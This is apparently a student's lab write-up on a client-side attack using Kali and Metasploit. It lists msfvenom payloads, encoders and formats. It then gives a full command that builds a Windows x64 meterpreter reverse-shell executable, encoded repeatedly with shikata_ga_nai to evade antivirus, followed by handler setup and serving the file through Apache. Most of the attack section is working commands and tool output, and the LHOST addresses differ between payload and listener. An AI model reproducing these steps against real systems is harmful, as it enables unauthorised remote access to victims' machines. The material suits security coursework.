ARYAMAN MISHRA

19BCE1027

Client Side attack


If system is somewhere in the network try create malware and send to victim as he processes it we get access to victim's system.

Malware ->in a file malware can be injected and sent.


MSFVnom

Payload is virus file created using MSFVENOM (msfpayload + msfencode).

It can create payloads and encodes.



Lists displays different types of payloads



Reverse connection


When encode again & again more chances of bypassing antivirus.

Drawback – more iteration malware size becomes more (less likely to be downloaded).

-f specifies format

-o for output

We are trying to create a malware file in the root we can mention any location in exe.



```
windows/x64/pingback_reverse_tcp                Connect back to attacker and report UUID (Windows x64)
windows/x64/powershell_bind_tcp                 Listen for a connection and spawn an interactive powershell session
windows/x64/powershell_reverse_tcp              Listen for a connection and spawn an interactive powershell session
windows/x64/shell/bind_ipv6_tcp                 Spawn a piped command shell (Windows x64) (staged). Listen for an IPv6 connection (Windows x64)
windows/x64/shell/bind_ipv6_tcp_uuid            Spawn a piped command shell (Windows x64) (staged). Listen for an IPv6 connection with UUID Support (Windows x64)
windows/x64/shell/bind_named_pipe               Spawn a piped command shell (Windows x64) (staged). Listen for a pipe connection (Windows x64)
windows/x64/shell/bind_tcp                      Spawn a piped command shell (Windows x64) (staged). Listen for a connection (Windows x64)
windows/x64/shell/bind_tcp_rc4                  Spawn a piped command shell (Windows x64) (staged). Connect back to the attacker
windows/x64/shell/bind_tcp_uuid                 Spawn a piped command shell (Windows x64) (staged). Listen for a connection with UUID Support (Windows x64)
windows/x64/shell/reverse_tcp                   Spawn a piped command shell (Windows x64) (staged). Connect back to the attacker (Windows x64)
windows/x64/shell/reverse_tcp_rc4               Spawn a piped command shell (Windows x64) (staged). Connect back to the attacker
windows/x64/shell/reverse_tcp_uuid              Spawn a piped command shell (Windows x64) (staged). Connect back to the attacker with UUID Support (Windows x64)
windows/x64/shell_bind_tcp                      Listen for a connection and spawn a command shell (Windows x64)
windows/x64/shell_reverse_tcp                   Connect back to attacker and spawn a command shell (Windows x64)
windows/x64/vncinject/bind_ipv6_tcp             Inject a VNC Dll via a reflective loader (Windows x64) (staged). Listen for an IPv6 connection (Windows x64)
windows/x64/vncinject/bind_ipv6_tcp_uuid        Inject a VNC Dll via a reflective loader (Windows x64) (staged). Listen for an IPv6 connection with UUID Support (Windows x64)
windows/x64/vncinject/bind_named_pipe           Inject a VNC Dll via a reflective loader (Windows x64) (staged). Listen for a pipe connection (Windows x64)
windows/x64/vncinject/bind_tcp                  Inject a VNC Dll via a reflective loader (Windows x64) (staged). Listen for a connection (Windows x64)
windows/x64/vncinject/bind_tcp_rc4              Inject a VNC Dll via a reflective loader (Windows x64) (staged). Connect back to the attacker
windows/x64/vncinject/bind_tcp_uuid             Inject a VNC Dll via a reflective loader (Windows x64) (staged). Listen for a connection with UUID Support (Windows x64)
windows/x64/vncinject/reverse_http              Inject a VNC Dll via a reflective loader (Windows x64) (staged). Tunnel communication over HTTP (Windows x64 wininet)
windows/x64/vncinject/reverse_https             Inject a VNC Dll via a reflective loader (Windows x64) (staged). Tunnel communication over HTTP (Windows x64 wininet)
windows/x64/vncinject/reverse_tcp               Inject a VNC Dll via a reflective loader (Windows x64) (staged). Connect back to the attacker (Windows x64)
windows/x64/vncinject/reverse_tcp_rc4           Inject a VNC Dll via a reflective loader (Windows x64) (staged). Connect back to the attacker
windows/x64/vncinject/reverse_tcp_uuid          Inject a VNC Dll via a reflective loader (Windows x64) (staged). Connect back to the attacker with UUID Support (Windows x64)
windows/x64/vncinject/reverse_winhttp           Inject a VNC Dll via a reflective loader (Windows x64) (staged). Tunnel communication over HTTP (Windows x64 winhttp)
windows/x64/vncinject/reverse_winhttps          Inject a VNC Dll via a reflective loader (Windows x64) (staged). Tunnel communication over HTTPS (Windows x64 winhttp)
```


From host malware to victim when downloaded we will be able to connect

Lhost listener host

Lpost listener post

Windows/meterpreter/Reverse_tcp- payload from the list

Windows/64/meterpreter/Reverse_tcp for 64 system



```
┌──(root💀kali)-[~]
└─# msfvenom --list encoders

Framework Encoders [--encoder <value>]
═══════════════════════════════════════

    Name                              Rank       Description
    ────                              ────       ───────────
    cmd/brace                         low        Bash Brace Expansion Command Encoder
    cmd/echo                          good       Echo Command Encoder
    cmd/generic_sh                    manual     Generic Shell Variable Substitution Command Encoder
    cmd/ifs                           low        Bourne ${IFS} Substitution Command Encoder
    cmd/perl                          normal     Perl Command Encoder
    cmd/powershell_base64             excellent  Powershell Base64 Command Encoder
    cmd/printf_php_mq                 manual     printf(1) via PHP magic_quotes Utility Command Encoder
    generic/eicar                     manual     The EICAR Encoder
    generic/none                      normal     The "none" Encoder
    mipsbe/byte_xori                  normal     Byte XORi Encoder
    mipsbe/longxor                    normal     XOR Encoder
    mipsle/byte_xori                  normal     Byte XORi Encoder
    mipsle/longxor                    normal     XOR Encoder
    php/base64                        great      PHP Base64 Encoder
    ppc/longxor                       normal     PPC LongXOR Encoder
    ppc/longxor_tag                   normal     PPC LongXOR Encoder
    ruby/base64                       great      Ruby Base64 Encoder
    sparc/longxor_tag                 normal     SPARC DWORD XOR Encoder
    x64/xor                           normal     XOR Encoder
    x64/xor_context                   normal     Hostname-based Context Keyed Payload Encoder
    x64/xor_dynamic                   normal     Dynamic key XOR Encoder
    x64/zutto_dekiru                  manual     Zutto Dekiru
    x86/add_sub                       manual     Add/Sub Encoder
    x86/alpha_mixed                   low        Alpha2 Alphanumeric Mixedcase Encoder
    x86/alpha_upper                   low        Alpha2 Alphanumeric Uppercase Encoder
    x86/avoid_underscore_tolower      manual     Avoid underscore/tolower
    x86/avoid_utf8_tolower            manual     Avoid UTF8/tolower
    x86/bloxor                        manual     BloXor - A Metamorphic Block Based XOR Encoder
    x86/bmp_polyglot                  manual     BMP Polyglot
    x86/call4_dword_xor               normal     Call+4 Dword XOR Encoder
    x86/context_cpuid                 manual     CPUID-based Context Keyed Payload Encoder
    x86/context_stat                  manual     stat(2)-based Context Keyed Payload Encoder
    x86/context_time                  manual     time(2)-based Context Keyed Payload Encoder
    x86/countdown                     normal     Single-byte XOR Countdown Encoder
    x86/fnstenv_mov                   normal     Variable-length Fnstenv/mov Dword XOR Encoder
    x86/jmp_call_additive             normal     Jump/Call XOR Additive Feedback Encoder
    x86/nonalpha                      low        Non-Alpha Encoder
    x86/nonupper                      low        Non-Upper Encoder
    x86/opt_sub                       manual     Sub Encoder (optimised)
    x86/service                       manual     Register Service
    x86/shikata_ga_nai                excellent  Polymorphic XOR Additive Feedback Encoder
    x86/single_static_bit             manual     Single Static Bit
    x86/unicode_mixed                 manual     Alpha2 Alphanumeric Unicode Mixedcase Encoder
    x86/unicode_upper                 manual     Alpha2 Alphanumeric Unicode Uppercase Encoder
```


```
┌──(root💀kali)-[~]
└─# msfvenom --list formats

Framework Executable Formats [--format <value>]
═══════════════════════════════════════════════

    Name
    ────
    asp
    aspx
    aspx-exe
    axis2
    dll
    elf
    elf-so
    exe
    exe-only
    exe-service
    exe-small
    hta-psh
    jar
    jsp
    loop-vbs
    macho
    msi
    msi-nouac
    osx-app
    psh
    psh-cmd
    psh-net
    psh-reflection
    python-reflection
    vba
    vba-exe
    vba-psh
    vbs
    war

Framework Transform Formats [--format <value>]
══════════════════════════════════════════════

    Name
    ────
    base32
    base64
    bash
    c
    csharp
    dw
    dword
    hex
```

```
┌──(root💀kali)-[~]
└─# msfvenom --list platforms

Framework Platforms [--platform <value>]
═══════════════════════════════════════

    Name
    ────
    aix
    android
    apple_ios
    arista
    brocade
    bsd
    bsdi
    cisco
    firefox
    freebsd
    hardware
    hpux
    irix
    java
    javascript
    juniper
    linux
    mainframe
    mikrotik
    multi
    netbsd
    netware
    nodejs
    openbsd
    osx
    php
    python
    r
    ruby
    solaris
    unifi
    unix
    unknown
    windows
```

Encoder- used to bypass any antivirus present in the system.

To attack a windows machine this command we create listener host malware

Ip address used here is kali ip




Command to create malware

sudo msfvenom -p windows/x64/meterpreter/reverse_tcp -a x64 --platform windows LHOST=192.168.42.132 LPORT=4545 -e x86/shikata_ga_nai -i 5 -f exe -o /home/kali/malware.exe

Set the listener process

How will our system get access – for that we need to set how to set listener process.

Manual method to set listener



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

```
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) >
```

Give same lport which we used

```
msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST ⇒ 10.0.2.15
msf6 exploit(multi/handler) > set LPORT 4545
LPORT ⇒ 4545
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4545             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) >
```

Now after exploit command listener is set

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4545
```

Send it through apache server

```
msf6 exploit(multi/handler) > exit

┌──(root💀kali)-[~]
└─# cd /home

┌──(root💀kali)-[/home]
└─# cd /aryaman
cd: no such file or directory: /aryaman

┌──(root💀kali)-[/home]
└─# cd /root

┌──(root💀kali)-[~]
└─# ls
Desktop  Documents  Downloads  malware.exe  Music  Pictures  Public  subnet_1.gnmap  subnet_1.nmap  subnet_1.xml  Templates  Videos

┌──(root💀kali)-[~]
└─# service apache2 start

┌──(root💀kali)-[~]
└─#
```